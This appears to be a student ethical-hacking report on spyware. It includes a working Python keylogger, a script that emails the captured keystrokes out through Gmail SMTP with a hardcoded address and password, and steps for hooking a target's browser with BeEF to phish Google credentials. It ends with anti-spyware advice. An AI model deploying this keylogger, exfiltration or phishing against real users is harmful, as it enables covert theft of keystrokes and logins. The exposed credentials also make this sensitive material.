Exploiting with Spyware

ETHICAL HACKING GROUPPROJECT

SHEIKHA BASHEER-202020451

Contents

Introduction	2
Tools and Resources	2
Installing Virtual Machine	2
Setting up VirtualBox	2
Setting up Ubuntu 20.04	3
Exploiting with Spyware – Keylogger	4
Scripts	4
Working	5
Exploiting with Spyware – Web Phish	6
Setting up Linux Server on Linode	7
Configuring and Accessing Linux Server	7
Phishing with BeEF	8
Concluding Remarks	10

Introduction

This report aims to demonstrate how easily spyware can be installed or just even sent as a phish to a remote host, and be used to collect sensitive user data. Although the aforementioned can be done on any host regardless of the nature of their operating system, a virtual machine will be set up to act as the target since the rubric requires one.

Tools and Resources


- Oracle VirtualBox
- Ubuntu 20.04 ISO
- Linode Server on the Cloud
- ♣ BeEF Exploitation Framework
- Python3

Installing Virtual Machine

Setting up VirtualBox

Starts with downloading the .exe file from Oracle's website and initializing the setup. While this happens, we need to get our Linux distro's .iso file from Ubuntu's website. Once that is all said and done, we move on to prepping Virtual Box for our VM.


Start VirtualBox, and click on the New symbol. Give the virtual OS a relevant name.



1.1 VirtualBox 1

Allocate RAM to the virtual OS, Create a VDi Virtual Disk which is Dynamically allocated and move on to installing the Ubuntu ISO.







1.2 VirtualBox 1

Soon you'll find yourself inside Linux. You should be presented with the option to install it.

Setting up Ubuntu 20.04



2.1 Ubuntu Installation 1



2.3 Ubuntu Installation 3



2.2 Ubuntu Installation 2



2.4 Ubuntu Installation 4

After this step, things get pretty self-explanatory and after a couple steps we are presented with the installation screen.







2.6 Ubuntu Installation 6

And that is it, Ubuntu is installed and we will be able to boot into it with Virtual Box.

Exploiting host with Spyware – Keylogger

For ease-of-use and deployment reasons, we are going to stick with a simple keylogger built on python whose purpose is to log key strokes each with a corresponding timecode and store it locally on a .txt file. The script will also be able to send the keystrokes to a given email using python's native SMTP library.

Scripts

1. Keylogger Script

```
import pynput
2
       from pynput.keyboard import Key, Listener
3
       import logging
4
       import smtplib
5
      from email.message import EmailMessage
6
7
       log_dir = ""
8
       logging.basicConfig(filename=(log_dir + "C:\\Users\\USER\\Desktop\\EH\\keylogs.txt"),
           level=logging.DEBUG, format='%(asctime)s: %(message)s')
9
       def on_press(key):
           logging.info(str(key))
       with Listener(on_press=on_press) as listener:
15
            listener.join()
```

3.1 Script 1

This script uses a native library called *pynput* that is designed for the exact purpose of logging keystrokes. Given certain parameters and a file to send the logs to, we can get each keystroke

registered with the exact time it was pressed. As seen, the characters are converted to string form and are concatenated to the timecode before appending it to the given text file.

2. Sender Script

```
import smtplib
       from email.message import EmailMessage
3
      import time
4
5
      time.sleep(15)
6
7
      msg=EmailMessage()
8
      msg['Subject'] = 'KeyLog'
9
      msg['From'] = 'Logger'
      msg['To'] = 'theardentbunch@gmail.com'
     with open ("keylogs.txt") as f:
         file_data=f.read()
14
          file_name=f.name
15
         msg.add_attachment(file_data, subtype ="txt", filename = file_name)
16
18
19
     with smtplib.SMTP_SSL('smtp.gmail.com', 465) as server:
          server=smtplib.SMTP_SSL('smtp.gmail.com',465)
          server.login("theardentbunch@gmail.com", "numerouskinks123")
23
          server.send_message(msg)
3.2 Script 2
```


The second script which is the email sender uses a variety of libraries to successfully send an email with the logs attached. Firstly, we have the SMTP library that accepts attachments, email addresses and their passwords and port numbers for the specific email provider. As seen above, the function would open the file and add it as an attachment and go ahead and send it with the given credentials. However here, for the purposes of demonstration both the sender and the receiver are the same email address. A time function with a parameter of only 15 seconds before the log file is sent was added for the same reason.

Working

Ideally, the user would run both scripts under some guise and that would set off the logger and the sender. Which in turn would create a file with the keystrokes and also send the same to the given email.







3.3 Log File

As we can see, the log file has the time, date and the characters cast into strings. The script can be modfied to do other things such as send only certain input types or when only a certain field type is triggered as and when required. This concludes the keylogging part of this report.

Exploiting host with Spyware – Web Phish


With the undeniable prevalence of web apps today and about 90% of all vendor services hosted on the web, deploying spyware via the web seemed like a no-brainer. *BeEF* was the weapon of choice. A web exploitation framework developed to be hosted on Linux servers and sent to any target device, with a bevy of pre-built console tools and logs to fit.

Deploying an attack involved setting up a Linux server with BeEF, creating a link to hook the target and exploiting said target with a phish.



Setting up Linux Server on Linode

Although a local Linux VM could be used as a BeEF server, Linode provides a barebones template with BeEF pre-installed. After a quick setup process, we are presented with the following status console for our BeEF server.



4.1 Linode Stats

As seen, the server has minimum resources and a static IP address which will be used to access the computer over SSH.

Configuring and Accessing Linux Server

Simply opening command prompt on the local windows computer and entering the server's static IP as an SSH command should prompt us for the login and take us to the terminal.

```
C:\Users\USER>\sh root@170.187.250.173

C:\Users\USER>\sh root@170.187.250.173

root@170.187.250.173's password:
\text{welcome to Ubuntu 20.64.4 LTS (GNU/Linux 5.4.0-100-generic x86_64)}

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

System information as of Thu 07 Apr 2022 01:55:02 PM UTC

System load: 0.0

Usage of /: 24.2% of 24.05G8

Memory usage: 31%

Swap usage: 0%

Processes: 119

Users logged in: 0

1PV4 address for eth0: 170.187.250.173

IPV6 address for eth0: 2400:8904::f03c:93ff:feb0:ba29

82 updates can be applied immediately.
70 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Apr 7 13:54:41 2022 from 92.96.85.147

root@170-187-250-173:~#
```

5.1 SSH Login

Once in the terminal we need to access the BeEF console via its IP, this is stored in the root directory and can be obtained with the following command.


5.2 cat BeEF,info

Phishing with BeEF

The next few steps are as easy as they come, speaking volumes on how simple it is to phish a susceptible person. In this demonstration, we are setting up a link to phish a target for their Google login credentials. Once the target enters their credentials the webpage should redirect to the actual Gmail page while giving us their input onto our console.

Once we log in to BeEF, we copy the hook link and send it to the target. Their browser will be hooked as soon as they click on the link and show up on our console.





6.1 BeEF login

6.2 Hooked Browsers

As we can see from figure 6.2 the hooked target has an IP Address, a Chromium based browser and runs on the Android Operating System.




Once we select and start the attack with the following menu the target device's browser will receive the command



6.3 Execute Phish

And present with the following screen. Once the target hits login, the field input will be sent to our console.



Command results

data: result=Username: theardentbunch@gmail.com Password: numerouskinks123

6.5 Phished Credentials

6.4 Target Device Screen

Concluding Remarks

As demonstrated above with 2 distinct methods, spyware can be easily used to collect sensitive user information without their knowledge. Specifically, the second method can be tailored to exactly what we want it to be. This can be used to collect credentials to password managers, bank accounts and even computer logins, all in the click of a button.

That being said, it is up of utmost priority that we protect and educate end-users about the aforementioned. The following is a list of precautions one can take against spyware.

- **↓** Use trusted antivirus software with anti-spyware features
- Don't download suspicious-looking email attachments
- ♣ Don't click on online pop-ups
- Don't open links received in text messages from unknown numbers
- Avoid chatting with strangers in messaging apps
- ★ Keep your computer and mobile operating systems up-to-date

Just incorporating these simple habits will go a long way into the fight against spyware. A massive 99% of all cyber-attacks today are due to user-negligence, this can be attributed to poor awareness, lack of employer initiative and almost definitely sub-par enterprise security. Human error can only occur where there is opportunity to do so, and as such it is essential to eliminate opportunities for error as much as possible. At the same time, end-users will continue making mistakes if they don't know what the correct actions is and what the risks are. To breach this gap, it is essential to approach human error from both sides to create a comprehensive defense for organizations.